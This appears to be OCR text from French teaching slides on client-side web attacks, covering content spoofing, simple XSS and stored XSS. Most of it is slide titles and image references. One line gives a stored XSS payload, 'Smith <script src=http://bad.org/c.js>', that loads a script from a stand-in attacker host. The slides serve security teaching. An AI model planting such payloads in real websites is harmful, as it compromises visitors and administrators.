
3. Côté client Usurpation de contenu




3. Côté client XSS - exemple simple




3. Côté client XSS - exemple simple



3. Côté client XSS - exemple simple




3. Côté client XSS - exemple simple



3. Côté client XSS stocké


- Le pirate envoie le XSS, il est stocké sur le serveur



3. Côté client XSS stocké

- L'administrateur s'authentifie


Smith <script src=http://bad.org/c.js> </script>



3. Côté client XSS stocké

